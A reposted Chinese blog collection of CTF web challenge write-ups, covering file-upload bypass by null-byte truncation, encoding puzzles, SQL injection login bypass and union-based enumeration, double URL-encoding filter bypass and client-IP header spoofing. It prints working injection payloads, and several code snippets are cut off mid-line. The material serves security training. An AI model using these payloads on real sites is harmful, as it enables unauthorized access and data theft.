1010.CTF 题目之 WEB Writeup 通关大全 – 4

转载

weixin_30482181 于 2019-02-17 23:45:00 发布 69 收藏
文章标签： php xhtml 数据库
原文链接：http://www.cnblogs.com/beijibing/p/10393315.html

Web题目系列4


上传绕过

题目链接

http://shiyanbar.com/ctf/1781


题目描述

```
bypass the upload

格式：flag{}
```



解题思路


随意上传文件，发现提示只能上传图片文件，上传图片后，看到发送包的内容为



```
POST /web/upload/upload.php HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:61.0)
Gecko/20100101 Firefox/61.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://ctf5.shiyanbar.com/web/upload/
Content-Type: multipart/form-data;
boundary=---------------------------143215805012836307743617008 56
Content-Length: 525
Cookie: sample-hash=571580b26c65f306376d4f64e53cb5c7; source=0;
Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=1530840464;
Hm_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visitor*154661%2CnickName%3A
%E8%B0%81%E7%9A%84%E5%90%8A%E6%9C%80%E5%A4%A7;
PHPSESSID=ob4cnonb3qui0rj2uj9tk8r735
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------143215805012836307743617008 56
Content-Disposition: form-data; name="dir"

/uploads/
-----------------------------143215805012836307743617008 56
Content-Disposition: form-data; name="file"; filename="markdown.png"
Content-Type: image/png
```

```
HTTP/1.1 200 OK
Date: Tue, 10 Jul 2018 03:57:39 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e
PHP/5.3.29
X-Powered-By: PHP/5.3.29
Content-Length: 238
Connection: close
Content-Type: text/html

<html><head><meta charset="utf-8"
/></head><body>
Upload: markdown.png<br />Type: image/png<br
/>Size: 0.068359375 Kb<br />Stored in:
./uploads/8a9e5f6a7a789acb.php<br>必须上传成后缀名为
php的文件才行啊! <br></body>
</html>
```

推测最后保存文件的名称为dir + filename，所以使用00截断来构造绕过php不能上传的问题。



flag{SimCTF_huachuan}

NSCTF web200

题目链接

http://shiyanbar.com/ctf/1760

题目描述

密文：a1zLbgQsCESEIqRLwuQAyMwLyq2L5VwBxqGA3RQAyumZ0tmMvSGM2ZwB4tws
格式：flag:{}

解题思路

a1zLbgQsCESEIqRLwuQAyMwLyq2L5VwBxqGA3RQAyumZ0tmMvSGM2ZwB4tws
=》rot13解码:
n1mYotDfPRFRVdEYjhDNlZjYld2Y5IjOkdTN3EDNlhzM0gzZiFTZ2MjO4gjf
=>reverse:
fjg4OjM2ZTFiZzg0MzhlNDE3NTdkOjI5Y2dlYjZlNDhjYEdVRFRPfDtoYm1n
=》base64解码:
~88:36e1bg8438e41757d:29cgeb6e48c`GUDTO|;hbmg

<?php
$_o="~88:36e1bg8438e41757d:29cgeb6e48c`GUDTO|;hbmg";
$_="";
for($_0=0;$_0

flag:{NSCTF_b73d5adfb819c64603d7237fa0d52977}

程序逻辑问题

题目链接

http://shiyanbar.com/ctf/62

题目描述

绕过

解题思路

打开题目后，发现源码中有`index.txt`，此文件为该题目源码，打开进行审计。

```
<html>
<head>
welcome to simplexue
</head>
<body>
<?php
if($_POST[user] && $_POST[pass]) {
    $conn = mysql_connect("********", "*****", "********"); mysql_select_db("phpformysql") or die("Could no
```

审计该题目，发现有两个条件。
1. 首先通过user查询用户
2. 然后通过查询出的用户，拿出pw和用户输入的pw进行比计较，如果相等，则登录成功。

存在的漏洞点：在查询用户时，user没有经过过去，可以进行注入，所以，通过构造注入，让查询出的结果能够被用户输入控制，和pw一样，就绕过了第二个比较。

直接给出payload`user=' union select md5(1)# and &pass=1`，这条语句拼出的sql语句为`select pw from php where user='' union select md5(1)#`'。这样查询出的pw值就是用户输入的`md5(1)`，当pass参数也输入`1`时，就绕过了条件了，得到flag：SimCTF{youhaocongming}。


what a fuck!这是什么鬼东西？

题目链接

http://shiyanbar.com/ctf/56


题目描述

```
what a fuck!这是什么鬼东西?
```



解题思路

打开题目，就可以看到是jsfuck编码，直接在浏览器console控制台执行这段代码就可以了。



flag : lhatejs


PHP大法

题目链接

http://shiyanbar.com/ctf/54

题目描述

注意备份文件




解题思路

打开题目看到备份文件index.php.txt。

```
<?php
if(eregi("hackerDJ",$_GET[id])) {
  echo("<p>not allowed!</p>"); exit(); } $_GET[id] = urldecode($_GET[id]); if($_GET[id] == "hackerDJ") { ec
```

从源代码可以看到，当输入是hackerDJ时，题目会返回not allowed，当输入经过url解码时是hackerDJ时，返回flag。这里使用两次url编码，就可以绕过第一个条件，在第二个条件经过ruldecode后，两次编码的输入id转化为正常的ascii。payload %2568ackerDJ。



DUTCTF{PHP_is_the_best_program_language}


这个看起来有点简单!

题目链接

http://shiyanbar.com/ctf/33

题目描述


很明显。过年过节不送礼，送礼就送这个




解题思路

使用`id=1 and 1=1`，回显正常，使用`id=1 and 1=2`，回显中没有数据，易得此题目存在sql注入漏洞。后面直接给出payload。


id=1 union select 1,schema_name from information_schema.schemata



id=1 union select 1,table_name from information_schema.tables where table_schema='my_db'



id=1 union select 1,column_name from information_schema.columns where table_schema='my_db'



id=1 union select 1,k0y from thiskey

ID	content
1	welcome to this game! enjoy
1	whatiMyD91dump

flag : whatiMyD91dump

貌似有点难

题目链接

http://shiyanbar.com/ctf/32

题目描述


不多说，去看题目吧。

解题思路

进入题目后，直接点开`View the source code`查看源代码。

```
<?php
function GetIP(){ if(!empty($_SERVER["HTTP_CLIENT_IP"])) $cip = $_SERVER["HTTP_CLIENT_IP"]; else if(!empty(
```

看源码，发现直接修改ip就可以了，抓包重放。



SimCTF{daima_shengji}

